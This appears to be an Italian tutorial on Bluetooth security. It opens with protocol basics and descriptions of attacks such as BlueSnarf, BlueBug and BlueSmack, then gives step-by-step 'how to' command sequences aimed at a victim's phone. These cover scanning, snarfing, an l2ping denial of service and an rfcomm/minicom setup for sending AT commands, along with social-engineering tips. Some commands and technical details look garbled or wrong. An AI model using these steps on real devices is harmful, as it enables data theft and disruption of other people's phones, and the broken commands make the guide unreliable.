

BLUETOOTH VULNERABILITY

Cenni Generali

Bene, incominciamo con le specifiche del protocollo bluetooth.

Il termine Bluetooth deriva da un re vichingo "Harald Bluetooth", che regnò in Danimarca e in Norvegia nel '900, famoso per la sua abilità a far comunicare tra loro le persone.

Lo standard bluetooth ha la velleità di ottenere bassi consumi a corto raggio di azione, generalmente dai 10 ai 100 metri utilizzando una frequenza radio "sicura" a corto raggio.

I dispositivi più utilizzati per questo protocollo sono i telefoni cellulari, i palmari, i personal computer, i portatili, le stampanti, le fotocamere digitali e le consolle per i videogiochi.

In un futuro credo abbastanza breve altri dispositivi potranno essere connessi tramite questo protocollo, che so mi vengono in mente i lettori mp3, i televisori, le autoradio e i lettori DVD/DIVX.

La specifica bluetooth è stata sviluppata per la prima volta dalla società Ericsson e formalmente annunciata il 20 maggio 1999.

L'associazione è formata da Sony Ericsson, IBM, Intel, Toshiba e Nokia ma si sono aggiunte altre società come associate o membri aggiunti.

Anche se non utilizzato, lo standard include una specifica per le comunicazioni a lungo raggio per la realizzazione di LAN Aziendali wireless.

Le limitazioni di questo dispositivo sono le cosiddette reti chiamate Piconet, ovvero quelle reti minimali dove ogni dispositivo bluetooth è in grado di gestire simultaneamente la comunicazione con altri 7 dispositivi.

Purtroppo il tipo di collegamento è Master / Slave e solo un dispositivo alla volta può comunicare con il server.

Si può ovviare a questo problema creando delle reti Scatternet, ovvero la possibilità di unire due reti Piconet in modo di espandere la rete.

Ogni dispositivo bluetooth è costruito per cercare **costantemente** altri dispositivi della stessa tipologia per unirsi a questi.

Per motivi di sicurezza ad ogni dispositivo è possibile associare una password di protezione se lo si ritiene necessario.


Il protocollo Bluetooth lavora nelle frequenze libere di 2,45 Ghz. Per ridurre le interferenze il protocollo divide la banda in 79 canali e provvede a commutare tra i vari canali 1600 volte al secondo. La versione 1.1 e 1.2 del Bluetooth gestisce velocità di trasferimento fino a 723,1 kbit/s. La versione 2.0 gestisce una modalità ad alta velocità che consente fino a 10 Mbit/s. Questa modalità però aumenta la potenza assorbita. La nuova versione utilizza segnali più brevi e quindi riesce a dimezzare la potenza richiesta rispetto al Bluetooth 1.2 (a parità di traffico inviato).

Le differenze sostanziali fra wifi e bluetooth sono che il primo è stato progettato per lunghe distanze, per ottenere velocità di trasferimento elevate creando una LAN (Local Area Network) a costi elevati e con una maggiore dissipazione di potenza mentre il secondo è esattamente l'opposto. Economicità, bassa dissipazione di potenza e creazione di quella che viene chiamata PAN (Personal Area Network).

I dispositivi dotati di bluetooth si dividono in 3 Classi:

Classe	Potenza (mW)	Potenza (dBm)	Distanza (Approssimativa)
Classe 1	100 mW	20 dBm	~ 100 metri
Classe 2	2,5 mW	4 dBm	~ 10 metri
Classe 3	1 mW	0 dBm	~ 1 metro

Qui sotto un'immagine che evidenzia la modalità di propagazione del segnale bluetooth con un'antenna omnidirezionale:



I dispositivi comunicano tra loro in modo dinamico, la picorete si configura automaticamente quando si inserisce o si elimina un dispositivo. A loro volta più picoreti possono interconnettersi tra loro aumentando le possibilità di espansione.

Banda di Frequenza	Classificazione	Utilizzazione
3- 30 KHz	VLF Very Low Frequency	comunicazioni marittime
30 KHz - 300 KHz	LF Low Frequency	" " "
300 KHz - 3 Mhz	MF Medium Frequency	comunicazioni emergenza
3 Mhz - 30 Mhz	HF High Frequency	radioamatori - usi militari
30 Mhz - 300 Mhz	VHF Very High Frequency	TV - Radio Am - FM
0,3 - 3 Ghz	UHF Ultra High Frequency	Bluetooth - ISM frequenze Industriale Scientifica Medica
3 - 30 Ghz	SHF Super High Frequency	Radar - Satelliti
30 - 300 Ghz	EHF Extra High Frequency	Radar - Satelliti
1000 Ghz - 10.000.000 Ghz	Infrarossi - Ultravioletti	

In sostanza i dispositivi dotati di questa tecnologia comunicano dunque tra loro creando e riconfigurando dinamicamente (la configurazione cambia automaticamente quando si inserisce o si elimina un dispositivo) delle reti ad hoc (le picoreti). Ciò permette, ad esempio, di sincronizzare i dati di un Pc portatile e un Pda semplicemente avvicinando i due apparecchi, oppure di passare automaticamente al vivavoce quando si entra in auto parlando al cellulare. Tutto questo è possibile grazie al "service discovery protocol" (SDP) che permette ad un dispositivo Bluetooth di determinare quali sono i servizi che gli altri apparecchi presenti nella picorete mettono a disposizione.

Tale protocollo può fungere sia da server (ossia può essere interrogato da un altro dispositivo e rispondere con i propri servizi) sia da client (interrogando gli altri dispositivi) e ogni apparecchio dispone delle informazioni relative ai servizi di cui è capace e dei protocolli supportati: altri apparati potranno fare uso di queste informazioni per determinare le possibilità di interazione con i nodi della picorete. Questo è necessario perché, naturalmente, una stampante bluetooth non offrirà le stesse possibilità di un Pda o di un'auricolare, pertanto occorre che ogni nodo conosca le funzioni e le possibilità di ogni altro nodo della rete. Per fare un esempio concreto, se un telefonino Bluetooth vuole trasferire un messaggio di testo a un Pda, potrà interrogare quest'ultimo per sapere se è dotato di funzionalità e-mail, o se è in grado di ricevere un testo in altro modo. Quando un dispositivo si inserisce per la prima volta in una picorete, inoltre, effettuerà una "scansione" di tutti i nodi presenti per capire come può interagire con tali dispositivi.

Molto molto importante è capire che durante un collegamento tutti gli apparecchi Bluetooth connessi sono generalmente in modalità standby, cioè di attesa, seguendo un ciclo di scansione ad intervalli di tempo di 1,28 secondi al fine di verificare la presenza di eventuali altri dispositivi; in tale modalità tutti i dispositivi bluetooth sono a basso consumo energetico. La scansione effettuata può essere di due tipi:

PS (Page Scan) e IS (Inquiry Scan).


La scansione PS consente la ricerca di un collegamento con un altro apparecchio Bluetooth, che

può risultare in modalità connectable mode o non-connectable mode.

La scansione IS è simile alla precedente, permette di identificare la tipologia di apparecchi disponibili nella piconete, discoverable mode o non-discoverable mode, e di approntare i necessari protocolli per il collegamento. Un comando inquiry viene emesso quando l'indirizzo o il numero di identificazione di un dispositivo non è conosciuto, successivamente al riconoscimento seguirà un comando page che servirà per risvegliare l'altra unità e stabilire così una connessione completa tra i dispositivi.

Come ho già accennato, la tecnologia Bluetooth consente due principali modalità di collegamento tra unità master e slave, l'ACL e lo SCO. Il collegamento ACL (Asynchronous Connectionless) consente la trasmissione dei dati (Td) con una modalità sincrona. La velocità di trasmissione dati nella modalità asimmetrica sarà 723 Kbps - 57,6Kbps nell'altra direzione, nella modalità simmetrica invece, sarà pari a circa 434 Kbps. Il collegamento SCO (Synchronous Connection Oriented) consente una trasmissione radio (Tr) e una trasmissione Voce (Tv). La velocità di trasmissione voce sincrona bidirezionale sfrutta una codifica voce Continuous Variable Slope Delta Modulation (CVSD) permettendo un bit rate di 64 Kbps.

Ogni master riesce a gestire un massimo di tre connessioni SCO simultanee verso slave con una cadenza di 64 Kbs, gli ACL agiscono sugli time slot liberi gestendo i dati generici. I dati di una piconet vengono trasmessi a pacchetti di 2745 bit, e sono composti da un AC (Access Code), da un H (Header), e da un P (Payload). Ogni pacchetto può estendersi fino a cinque time slots.




Pacchetto dati di una Piconet

Lo scambio delle informazioni di servizio avviene tramite il protocollo LMP (Link Manager Protocol). Le informazioni dell ' LMP possono essere di : trasmissione e ricezione dati, di autenticazione, di scansione (page scan, inquiry scan, park hold sniff), di identificazione, di collegamento, di determinazione canale comunicativo, di verifica, la compressione dei dati scambiati. L' LMP controlla inoltre le modalità di potenza e i valori di duty cycle parte Radio bluetooth. I messaggi inviati vengono chiamati PDU (Protocol Data Units) che si articolano in 55 tipologie. Un ulteriore livello di controllo superiore è l'L2CAP (Logical Link Control and Adaptation Protocol) che agisce una volta stabilita la connessione tra dispositivi tramite l'LMP, gestendo la segmentazione/ricompilazione pacchetti dati (di 64 Kb max), il multiplexing, le informazioni QoS (Quality of Service).

Lo sviluppo della versione Bluetooth 2.x (Novembre 2004) consente ora una trasmissione fino a 10Mbps e un raggio di azione fino a 10 metri mantenendo una retro compatibilità con il protocollo Bluetooth 1.x.

Stack del Bluetooth



Tipologie di attacco e difesa

Dopo aver introdotto le basi del protocollo bluetooth siamo ora in grado di analizzare le varie tecniche di attacco e difesa per i dispositivi che utilizzano questo tipo di connessione. Ovviamente i costruttori minimizzano queste tipologie di problematiche relative alla sicurezza perché ovviamente è il loro business ma vorrei sottolineare il fatto che tramite alcune tipologie di attacco esiste la possibilità di catturare informazioni personali o aziendali da questi dispositivi. Molti dei software menzionati sono di tipo proof-of-concept

Bluejacking

Bluetooth cerca di rendere le interazioni tra dispositivi quanto più semplice per l'utente. Durante il discovery di altri apparecchi, per esempio quando vogliamo associare un telefono con il nostro computer, viene scambiato il nome identificativo dei device.


Questa caratteristica, che semplifica l'utilizzo, è intrinsecamente pericolosa. Il nome del dispositivo è infatti un campo di testo che può contenere una stringa maggiore o uguale di 248 caratteri; utilizzando questa stringa è possibile scambiare messaggi tra dispositivi.

Sebbene questa caratteristica è spesso usata per conoscere e socializzare con nuove persone dotate anch'essi di apparecchi Bluetooth (toothing), abbinata a tecniche di social engineering può compromettere una delle fasi più delicate: quella del pairing tra dispositivi.

L'utente inesperto ricevendo un messaggio di questo tipo: "Problemi alla rete, digita 1234 per associare il telefono alla cella" potrebbe essere tratto in inganno, facendo diventare trusted un dispositivo sconosciuto che quindi acquisirebbe tutti i privilegi necessari a compromettere i dati e le comunicazioni.

Non dobbiamo stupirci se attacchi così semplici spesso sono i più efficaci: le tecniche di phishing, in ambito web, sfruttano la stessa inesperienza degli utenti. La popolarità di questo tipo di abuso ha dato luogo allo sviluppo di una serie di software appositi (Freejack, Meeting, Bluejack, ecc.) usati spesso dai più giovani nei locali di divertimento.

Figura 1. Bluejack: software di Bluejacking



"Discovery mode" abuse

Su molti dei dispositivi in commercio è possibile selezionare la modalità di funzionamento Bluetooth: acceso (visibile), acceso (nascosto) e spento.

Selezionando l'opzione nascosto, il dispositivo non fa nient'altro che scartare tutte le richieste di inquiry, inviate in "broadcast" da altri dispositivi che vogliono conoscere la presenza di soggetti con cui comunicare. A differenza di quanto si crede però non vengono in alcun modo disabilitati i servizi

ma solamente rifiutate le richieste che giungono all'SDP; in questo modo, per alcuni apparecchi, è comunque possibile interrogare direttamente il singolo dispositivo che risponderà alle richieste normalmente.

Nascondere un dispositivo non deve quindi essere considerato come un meccanismo di protezione infallibile. @Stake, nota società di sicurezza informatica acquisita recentemente da Symantec, ha pubblicato uno strumento software in grado di scoprire eventuali dispositivi nascosti.

Il funzionamento di questo software, chiamato Redfang, è basato su un meccanismo di brute-forcing. I primi 24 bit di un indirizzo Bluetooth sono fissi e dipendenti dal costruttore; i successivi 24 identificano invece univocamente il dispositivo. Scegliendo un particolare produttore, risulta computazionalmente possibile tentare di indovinare gli ultimi bit effettuando continue richieste.

Nella figura 1 è possibile vedere una normale scansione, eseguita da linea di comando, in un sistema Linux. È interessante notare come l'unico dispositivo rilevato (quindi visibile) sia quello con indirizzo Bluetooth pari a 00:0A:95:2F:10:D1.

Figura 2. Scansione normale da sistema Linux

```
bash-2.05b# hcitool scan
Scanning ...
    00:0A:95:2F:10:D1      Mojito
bash-2.05b#
```

Nelle medesime condizioni della scansione precedente, vediamo come lanciando opportunamente lo strumento redfang sia possibile rilevare un dispositivo nascosto, che durante una prima scansione non era stato individuato (Figura 2).

Figura 3. Scansione con Redfang da sistema Linux

```
bash-2.05b# ./fang -r 00803761A920-00803761A924 -d
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author:  Ollie Whitehouse <ollie@atstake.com>
enhanced; threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced; device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 5 address(es)
Address range 00:80:37:61:a9:20 -> 00:80:37:61:a9:24
Done[dev 0][total 0] - 00:80:37:61:a9:20
Done[dev 0][total 1] - 00:80:37:61:a9:21
Found: T68LuCa [00:80:37:61:a9:22]
Getting Device Information.. Failed.
Done[dev 0][total 2] - 00:80:37:61:a9:22
Done[dev 0][total 3] - 00:80:37:61:a9:23
Done[dev 0][total 4] - 00:80:37:61:a9:24
bash-2.05b#
```

BlueSnarf e BlueSnarf++

Per realizzare questo tipo di attacco un aggressore non deve fare nient'altro che collegarsi al servizio OBEX Push usato spesso per scambiarsi biglietti da visita elettronici. In alcuni cellulari questa funzionalità è implementata in maniera errata e permette, oltre alla ricezione di file, anche l'OBEX Get ovvero la richiesta di file.

In questo modo, conoscendo la presenza di qualche oggetto presente sul dispositivo è possibile scaricarlo senza autenticazione; l'assenza di autenticazione è una caratteristica intrinseca del servizio OBEX che, se è però implementato correttamente, non deve permettere il download di file. La necessità di conoscere il path di un oggetto sul dispositivo remoto non è comunque un problema: moltissimi apparecchi memorizzano le informazioni su file di testo la cui disposizione è nota e dipendente dal sistema.

Per esempio, i prodotti Ericsson e SonyEricsson di prima generazione salvano la rubrica telefonica in telecom/pb.vcf oppure il calendario in telecom/calc.vcs, così come molti altri telefonini. Se uno di questi dispositivi è bacato, l'attacco è presto fatto utilizzando qualsiasi client OBEX (obexftp per

Linux, obex-commander per Windows). I dispositivi afflitti da questa vulnerabilità non sono affatto pochi: Ericsson T68, Sony Ericsson T68m, T68i, T610, Z1010, Z600, R520m, Nokia 6310, 7650, 8910 e molti altri.

In seguito alcuni ricercatori hanno individuato una vulnerabilità molto simile che è stata chiamata BlueSnarf++ in quanto oltre al download di file permette un accesso completo al filesystem dei dispositivi vittima. Su questi apparecchi risulta possibile vedere i file presenti ma anche eliminarli, senza dover effettuare alcun pairing tra dispositivi.

BlueBug e Bloover

Bluebug è il nome di una vulnerabilità presente in alcuni cellulari che permette un pieno accesso ai comandi AT del dispositivo. I comandi AT definiscono un set di comandi che permettono di ottenere il controllo completo del dispositivo: invio di chiamate, invio, lettura e cancellazione di SMS, modifica dei parametri di configurazione del telefono, ecc.

Ancora una volta il problema è legato ad un'implementazione errata dello stack Bluetooth in cui esistono dei servizi sul canale RFCOMM non pubblicati e non annunciati tramite SDP, ma che possono essere comunque usati. Spesso questi canali di comunicazione sono abilitati dal costruttore per eventuali test sui prototipi ma poi non vengono rimossi in fase di produzione. Collegandosi ad uno di questi canali è quindi possibile impartire qualsiasi comando al dispositivo remoto, scaricare dati e compiere altre azioni illecite.


Per mostrare tale vulnerabilità utilizzeremo un comodissimo software sviluppato dal team di trinitite che permette di fare dei semplici security auditing, in maniera da scoprire se anche i nostri apparecchi sono affetti da tali bachi.

Il software in questione è chiamato BlooverII e nella sua ultima release permette di provare molte delle vulnerabilità mostrate (BlueSnarf, BlueBug ma anche HELOMoto e Malformed Objects) in maniera veloce tramite una semplice interfaccia utente. Il software è disponibile per tutte le piattaforme che supportano Java Micro Edition (MIDP 2.0) e le Bluetooth API (JSR-82); per questa caratteristica si presta perfettamente ad essere installato su dispositivi cellulari di ultima generazione.

Come consigliano gli sviluppatori, si raccomanda un uso responsabile ed accorto in quanto l'utilizzo e l'esecuzione di attacchi su dispositivi altrui è severamente vietato dalla legge e punito con sanzioni penali.

Dall'interfaccia principale che viene mostrata all'utente, dopo il lancio dell'applicazione è possibile effettuare una scansione (Figura 4) per rilevare tutti i dispositivi presenti (selezionando Find Devices) oppure impostare alcune opzioni (selezionando Settings) relative ai diversi attacchi (Figure 5).

Figura 4. Bloover II: scansione dei dispositivi Bluetooth



Una volta terminata la scansione, selezionando i dispositivi presenti è possibile decidere il tipo di attacco da lanciare semplicemente cliccando sul nome della vulnerabilità oppure ottenere maggiori informazioni sul dispositivo remoto (Figura 5).

Figura 5. Bloover II: selezione della vulnerabilità da eseguire



BlueSmack

BlueSmack è un tipico attacco DOS (Denial of Service) che permette di far diventare instabile un sistema operativo sino a fargli generare delle eccezioni critiche. Questo tipo di attacco è la rivisitazione del classico Ping of Death che affligge Windows 95, in ambiente Bluetooth. Come nel caso del Ping of Death, si incrementa oltre misura la dimensione di un pacchetto echo request (L2CAP ping) che verrà poi spedito verso il dispositivo vittima.

Alcuni apparecchi, oltre ad un certa dimensione del pacchetto, ricevono il dato ma generano degli errori che fanno bloccare completamente il sistema operativo; è il caso di alcuni modelli di Compaq IPAQ con sistema operativo Windows Mobile in cui se il numero dei byte del pacchetto ricevuto è superiore a 600 mostrano un messaggio di errore con un conseguente blocco del sistema.

BlueJacking

Può essere considerato come "uno sfruttamento della stupidità della gente", che è anche giusto. In Inghilterra, America e molte altre nazioni (no, Italia ancora no) è scoppiata una sorta di mania o di risparmio, che ha portato molti ragazzini ed adolescenti a scambiarsi messaggi tramite bluetooth. In che modo? Quando date un nome al vostro device bluetooth sul cellulare avete la possibilità di inserire un nome lungo fino a 248 caratteri, includendo anche spazi e caratteri speciali. In questo modo, utilizzando solo la prima delle tre fasi del "pairing" potremo scambiarci una sorta di messaggi via bluetooth e soprattutto gratis. Il problema nasce nel fatto che il bluetooth è stato creato per permettere scambio di dati e/o collegare due dispositivi non fisicamente, quindi se per caso il "pairing" tra i due cellulari che si mandano messaggi si conclude a buon fine, ci sarà l'accesso completo al cellulare, con tutti i problemi che questo può riportare.

Snarf

Che significa "rovistare tra documenti,immagini,etc. senza il permesso del possessore" In particolare viene sfruttata l' OBEX (Object Exchange Protocol) PULL, che ci permetterà di prelevare tutto ciò che vogliamo, come le chiamate, messaggi, IMEI, etc. Tutto questo senza che la vittima accetti la connessione e senza il bisogno di password, pin etc. I cellulari vulnerabili sono molti modelli, come i Sony Ericsson T68, T68i, R520m, T610, Z1010, i Nokia 6310, 6310i, 8910, 8910i, Siemens S55/SL55, SX1. Ovviamente non tutte le versioni sono vulnerabili, poiché questi bug vengono "patchati" con aggiornamenti di firmware, anche se alcuni cellulari, come il T68 e il T68i sono vulnerabili solo con le ultime versioni dei firmware.

Un ulteriore problema: i worm.

Come se non bastasse, ultimamente abbiamo assistito ai primi casi di worm che utilizzano proprio la tecnologia Bluetooth per propagarsi.

È il caso di Inqtana.A, un worm proof-of-concept sviluppato in Java che utilizza la tecnologia Bluetooth dei sistemi Mac OS X 10.4 (Tiger) per propagarsi; sebbene il termine proof-of-concept indichi che si tratti solamente di un "prototipo" è altrettanto chiaro che è la dimostrazione tangibile dei rischi a cui dovremo abituarci in futuro.

Questo particolare worm utilizza le funzionalità OBEX per trasferirsi su tutti i dispositivi visibili ed, una volta che l'utente accetta esplicitamente il trasferimento, copia se stesso sul dispositivo remoto in maniera da auto-eseguirsi al successivo riavvio del sistema.

Dato il consenso crescente che questa tecnologia sta riscuotendo da parte del grande pubblico, non è difficile ipotizzare la possibilità che questi worm si propaghino in maniera indipendente dall'utente, magari sfruttando nuove vulnerabilità che verranno scoperte negli stack Bluetooth.

Terminiamo qui la nostra panoramica sui principali problemi di sicurezza della tecnologia Bluetooth. In attesa di un maggior impegno e sinergia tra il consorzio Bluetooth e le case produttrici, l'utente può adottare alcune semplici precauzioni che è bene ricordare:

Scegliere codici PIN non banali e lunghi (dove consentito dagli apparecchi)

Evitare il pairing tra dispositivi Bluetooth in ambienti affollati o poco sicuri; un semplice errore nell'associare dispositivi untrusted potrebbe compromettere i propri dati

Utilizzare il dispositivo in modalità nascosta per allungare i tempi di un'eventuale aggressione

Scegliere dispositivi ritenuti sicuri dall'intera comunità di esperti che operano in questo settore. Attraverso le mailing list pubbliche o i forum è possibile trovare eventuali advisory relative a dispositivi bacati.

Hacking Tools

BlueBugger: Exploita la vulnerabilità BlueBug. (BlueBug è il nome di una serie di vulnerabilità che affliggono molti dispositivi BT integrati nei cellulari, exploitando tali vulnerabilità si può avere accesso a dati sensibili della vittima.: rubrica, lista chiamate e altro...)

BlueSnarfer: Scarica la rubrica da ogni cellulare vulnerabile ad attacchi Bluesnarfing. Se un telefonino è vulnerabile a questo tipo di attacco, è possibile ottenere un accesso NON autorizzato e ottenere dati personali, senza che la vittima se ne accorga.

BTCrack: E' un tool che permette di craccare il PIN di un cellulare.

CIHWB: ("Can I Hack With Bluetooth") Ottimo security auditing framework per Windows mobile 2005.

Bluediving: E' una suite per fare Penetration Testing, implementa i seguenti attacchi: Bluebug, BlueSnarf, BlueSmack, Address Spoofing e ha una shell per comandi AT e RFCOMM.

Bluescanner: Permette di rivelare tutti i dispositivi BT nelle vicinanze, cercando di ottenere più informazioni possibili.

BT Browser: E' un'applicazione in J2ME che permette di ottenere tutte le specifiche tecniche di tutti i dispositivi BT posti nelle vicinanze.

BT Crawler: E' un BT scanner per i dispositivi bluetooth Windows Mobile, nota di rilievo : implementa attacchi Bluesnarfing e Bluejacking.

BlueSniff: Utility con interfaccia grafica che rivela dispositivi BT anche impostati in modalità "invisibile".

Configurare Linux:

Allora per incominciare, iniziate a scaricarvi i pacchetti bluez per linux, se usate Ubuntu o simili scaricate i pacchetti on Synaptic, Adept o Shell di comando ("sudo apt-get install bluez").

Poi scaricate il pacchetto OpenOBEX . Adesso facciamo un po' di pratica coi comandi...

Utilizzando hcitool iniziamo a fare uno scan per trovare qualche dispositivo:

```
icaro:/home/luke# hcitool -i hci0 scan
```

```
Scanning ...
```

```
FF:11:22:33:44:55 Defcon
```

Ora usiamo SDPTOOL per ottenere informazioni sul dispositivo trovato:

```
icaro:/home/luke# sdptool browse FF:11:22:33:44:55
```

A schermo verranno stampati tutti i servizi di quel dispositivo, quelli di massimo interesse però sono:

```
.....
```

```
Service Name: OBEX File Transfer
```

```
.....
```

```
Channel: 3
```

```
.....
```

```
Service Name: OBEX Object Push
```

```
.....
```

```
Channel: 7
```

```
.....
```

Adesso possiamo intraprendere un attacco Snarf, aprendo una connessione usando il dispositivo /dev/tty0/ :

```
icaro:/home/luke# hcitool O FF:11:22:33:44:55 7
```

```
Connected /dev/tty0 to FF:11:22:33:44:55 on channel 7
```

In questo modo la vittima riceverà un messaggio del tipo: "Defcon ti ha inviato un messaggio!

Accettare?", con un po' di Social Engineering, esempio cambiando il nome del vostro BT con il nome di una donna, la vittima (se maschio) accetterà più volentieri! ;-)

Dopo che la vittima ha accettato, non visualizzerà niente sul proprio cellulare, ma noi invece potremo usare la funzione obex_push() contenuta nel programma OpenOBEX per 'pushare' ovvero inviare file dal nostro computer al telefonino, senza bisogno che il destinatario accetti...

"How to" Bluesmack:

L'attacco Bluesmack, come avevo detto in precedenza, è un DoS :

```
icaro:/home/luke# l2ping -s 600 FF:11:22:33:44:55
```

```
Ping: FF:11:22:33:44:55 from FF:FF:FF:FF:FF:FF (data size 600) ...
```

```
0 bytes from FF:11:22:33:44:55 id 0 time 28.22ms
```

```
0 bytes from FF:11:22:33:44:55 id 1 time 27.95ms
```

```
0 bytes from FF:11:22:33:44:55 id 2 time 27.87ms
```

```
0 bytes from FF:11:22:33:44:55 id 3 time 33.41ms
```

```
0 bytes from FF:11:22:33:44:55 id 4 time 27.87ms
```

```
...
```

```
0 bytes from FF:11:22:33:44:55 id 1 time 33.59ms
```

```
0 bytes from FF:11:22:33:44:55 id 2 time 27.95ms
```

```
0 bytes from FF:11:22:33:44:55 id 3 time 30.30ms
```

```
...
```

Proviamo a connetterci ad un canale qualunque tramite rfcomm:

```
icaro:/home/luke# rfcomm connect hci0 FF:11:22:33:44:55 1
```

```
Can't connect RFCOMM socket: Connection refused
```

Come vedete, la connessione non viene accettata, in quanto è avvenuto un Denial of Service.

Infatti se blocchiamo il ping di "l2ping", potremo connetterci senza alcun problema.

"How to" Bluebug:

Per avviare l'attacco, bindate mediante "rfcomm" alla porta 17 o 18 di un cellulare vulnerabile :

```
icaro:/home/luke# rfcomm release all
icaro:/home/luke# rfcomm -a
icaro:/home/luke# rfcomm bind hci0 00:02:EE:60:E6:BC 17
icaro:/home/luke# rfcomm -a
```

```
rfcomm0: FF:11:22:33:44:55 channel 17 clean
```

Come vedete, il device "rfcomm0" ha bindato il canale 17 del cellulare vittima.

Una volta fatto ciò scaricate "minicom",
che ci permetterà di utilizzare il device rfcomm0.

Adesso avviate il setup di minicom con:

```
icaro:/home/luke# minicom -s
#####[configuration]#####
? Filenames and paths ?
? File transfer protocols ?
? Serial port setup ?
? Modem and dialing ?
? Screen and keyboard ?
? Save setup as dfl ?
? Save setup as.. ?
? Exit ?
? Exit from Minicom ?
#####
```

Si presenterà una cosa del genere.

Selezioniamo la riga "Serial port setup" e premiamo invio. Ci si aprirà un sub-menù come il seguente:

```
#####
? A - Serial Device : /dev/tty0 ?
? B - Lockfile Location : /var/lock ?
? C - Callin Program : ?
? D - Callout Program : ?
? E - Bps/Par/Bits : 38400 8N1 ?
? F - Hardware Flow Control : Yes ?
? G - Software Flow Control : No ?
? ?
? Change which setting? ?
#####
```

Ora andiamo a modificare la linea 'A' andando a scrivere il nome del nostro device "/dev/rfcomm0".

Dovrebbe apparire all'incirca così:

```
#####
? A - Serial Device : /dev/rfcomm0 ?
? B - Lockfile Location : /var/lock ?
? C - Callin Program : ?
? D - Callout Program : ?
? E - Bps/Par/Bits : 38400 8N1 ?
? F - Hardware Flow Control : Yes ?
? G - Software Flow Control : No ?
? ? ? Change which setting? ?
#####
```

Una volta fatto ciò, premiamo invio (ci farà uscire dal sub-menù) e salviamo come default, selezionando la riga "Save setup as dfl":

```
icaro:/home/luke# minicom
minicom: cannot open /dev/rfcomm0: No such file or directory
```

Nel caso ci venga restituito questo errore, e, tenendo presente, che avete seguito alla lettera tutti i passi che vi ho descritto, vuol dire che non avete accettato la connessione sul vostro cellulare. Una volta accettata la connessione, vi sarà possibile utilizzare "minicom" sul device "rfcomm0".

Ora digitate:

```
icaro:/home/luke# minicom
```

Una volta avviato ci si aprirà una sorta di shell, sulla quale scriveremo i nostri comandi AT, che verranno trasmessi direttamente al canale 17 del nostro cellulare.

Ecco cosa verrà a stampato a monitor:

```
Welcome to minicom 2.1
```

```
OPTIONS: History Buffer, F-key Macros, Search History Buffer, I18n
```

```
Compiled on Mar 29 2005, 09:39:09.
```

```
Press CTRL-A Z for help on special keys
```

```
OK
```

Ora usate i comandi AT.

Comandi AT:

